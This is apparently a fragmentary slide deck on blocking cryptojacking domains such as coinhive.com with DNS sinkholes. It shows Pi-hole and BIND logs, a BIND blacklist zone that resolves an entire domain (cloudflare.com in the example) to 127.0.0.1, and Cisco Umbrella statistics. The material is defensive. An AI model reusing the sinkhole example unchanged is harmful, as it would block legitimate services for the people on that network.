
122,757



### Queries over last 24 hours




### Clients (over time)



### Query Types (integrated)

### Forward Destinations (integrated)







▲ Not Secure | <https://coinhive.com>

# 401: Unauthorized

Unauthorized User



# Looking at the web interface:

| 2018-05-27 13:05:21 | IPv4 | webextensions.settings.services.mozilla.com | myrouter.local | OK<br>(forwarded) |  Blacklist |
|---------------------|------|---|----------------|-------------------|---|
| 2018-05-27 13:05:18 | IPv4 | edge-mqtt.facebook.com                      | myrouter.local | OK<br>(forwarded) |  Blacklist |
| 2018-05-27 13:05:17 | IPv4 | graph.facebook.com                          | myrouter.local | OK<br>(forwarded) |  Blacklist |
| 2018-05-27 13:04:28 | IPv4 | coinhive.com                                | myrouter.local | Pi-holed          |  Whitelist |
| Time                | Type | Domain                                      | Client         | Status            | Action  |

## Looking directly at the logs:




```
May 27 13:04:26 dnsmasq[716]: forwarded cloud.linksyssmartwifi.com to 208.67.222.222
May 27 13:04:26 dnsmasq[716]: reply cloud.linksyssmartwifi.com is 52.9.246.144
May 27 13:04:26 dnsmasq[716]: reply cloud.linksyssmartwifi.com is 54.183.180.175
May 27 13:04:28 dnsmasq[716]: query[A] coinhive.com from 192.168.1.1
May 27 13:04:28 dnsmasq[716]: /etc/pihole/gravity.list coinhive.com is 192.168.1.205
May 27 13:05:17 dnsmasq[716]: query[A] graph.facebook.com from 192.168.1.1
May 27 13:05:17 dnsmasq[716]: forwarded graph.facebook.com to 208.67.220.220
May 27 13:05:17 dnsmasq[716]: forwarded graph.facebook.com to 208.67.222.222
```

# BIND



## Versatile, Classic, Complete Name Server Software

---

BIND is open source software that enables you to publish your Domain Name System (DNS) information on the Internet, and to resolve DNS queries for your users. The name BIND stands for “Berkeley Internet Name Domain”, because the software originated in the early 1980s at the University of California at Berkeley.



```
-May-2018 00:08:22.029 client 172.16.3.1#53797 (cdn.smoot.apple.com): query: cdn.smoot.apple.com IN A + (172.16.3.128)
-May-2018 00:08:22.450 client 172.16.3.1#59772 (epichappybirthdaysongs.com): query: epichappybirthdaysongs.com IN A + (172.16.3.128)
-May-2018 00:08:23.469 client 172.16.3.1#65509 (s.w.org): query: s.w.org IN A + (172.16.3.128)
-May-2018 00:08:27.532 client 172.16.3.1#58086 (www.google-analytics.com): query: www.google-analytics.com IN A + (172.16.3.128)
-May-2018 00:08:27.535 client 172.16.3.1#60757 (youtu.be): query: youtu.be IN A + (172.16.3.128)
-May-2018 00:08:27.539 client 172.16.3.1#49300 (www.youtube.com): query: www.youtube.com IN A + (172.16.3.128)
-May-2018 00:08:27.583 client 172.16.3.1#160 (cdn.cloudflare.com): query: cdn.cloudflare.com IN A + (172.16.3.128)
-May-2018 00:08:27.792 client 172.16.3.1#566 (cloudflare.com): query: cloudflare.com IN A + (172.16.3.128)
-May-2018 00:08:28.168 client 172.16.3.1#553 (stats.g.doubleclick.net): query: stats.g.doubleclick.net IN A + (172.16.3.128)
-May-2018 00:08:28.264 client 172.16.3.1#519 (googleads.g.doubleclick.net): query: googleads.g.doubleclick.net IN A + (172.16.3.128)
-May-2018 00:08:28.269 client 172.16.3.1#61942 (www.google.com): query: www.google.com IN A + (172.16.3.128)
-May-2018 00:08:28.273 client 172.16.3.1#55858 (static.doubleclick.net): query: static.doubleclick.net IN A + (172.16.3.128)
-May-2018 00:08:28.393 client 172.16.3.1#56341 (i.ytimg.com): query: i.ytimg.com IN A + (172.16.3.128)
-May-2018 00:08:28.654 client 172.16.3.1#59674 (fonts.gstatic.com): query: fonts.gstatic.com IN A + (172.16.3.128)
```



# **Sinkhole/Block**




**EDIT THIS**

```
sudo vim /etc/bind/named.conf.local
```

```
//  
// Do any local configuration here  
//  
  
// Consider adding the 1918 zones here, if the  
// organization  
//include "/etc/bind/zones.rfc1918";  
  
include "/etc/bind/blacklisted.zones";
```

**ADD THIS**



**EDIT THIS**

```
sudo vim /etc/bind/blacklisted.zones
```

**ADD THIS**

```
zone "cloudflare.com" {type master; file "/etc/bind/zones/blockedExceptions.db";};
```

EDIT THIS

```
sudo vim /etc/bind/zones/blockedExceptions.db
```

ADD THIS

```
$TTL      3600
@        IN  SOA ns1.debian. root.debian. (
        2014100801 ; Serial
        43200      ; Refresh
        3600       ; Retry
        1209600    ; Expire
        180        ; Minimum TTL


; Nameservers
    IN  NS  ns1.debian.

; Root site
    IN  A   127.0.0.1

; Hostname records
*      IN  A   127.0.0.1
```

```
1. josh@debian: /var/log/bind9 (ssh)
x ubuntu@ip-192-1... %1 x bash %2 x bash %3 x josh@debian: /var/lo... %4


28-May-2018 00:23:01.069 client 172.16.3.1#57268 (clients1.google.com): query: clients1.google.com IN A + (172.16.3.128)
28-May-2018 00:23:01.434 client 172.16.3.1#50150 (world-gen.g.aaplimg.com): query: world-gen.g.aaplimg.com IN A + (172.16.3.128)
28-May-2018 00:23:02.269 client 172.16.3.1#54162 (s.w.org): query: s.w.org IN A + (172.16.3.128)
```



| Activ                    |       |
|--------------------------|-------|
| CPU Mem                  |       |
| Process Name             | % CPU |
| Safari                   | 8.1   |
| Safari Networking        | 0.4   |
| Safari Web Content       | 0.2   |
| com.apple.Safari.History | 0.0   |


# Enterprise

# Worldwide distribution on cryptojacking activity





# Top Countries affected by cryptojacking



Datasets must be diverse, global & live.

**125B**

Internet requests

**90M**

Daily active users

**15K**


Enterprise  
customers

**160**


Countries  
worldwide

Not only do we analyze a massive amount of data, but perhaps more important is the diversity of our data. Umbrella gathers 100 billion internet requests from over 100 million enterprise and consumer users across 160 countries every day at the moment a request is made – which gives us a statistically significant data set. Our real-time DNS data is also enriched with diverse public and private data feeds.

# Co-occurrences



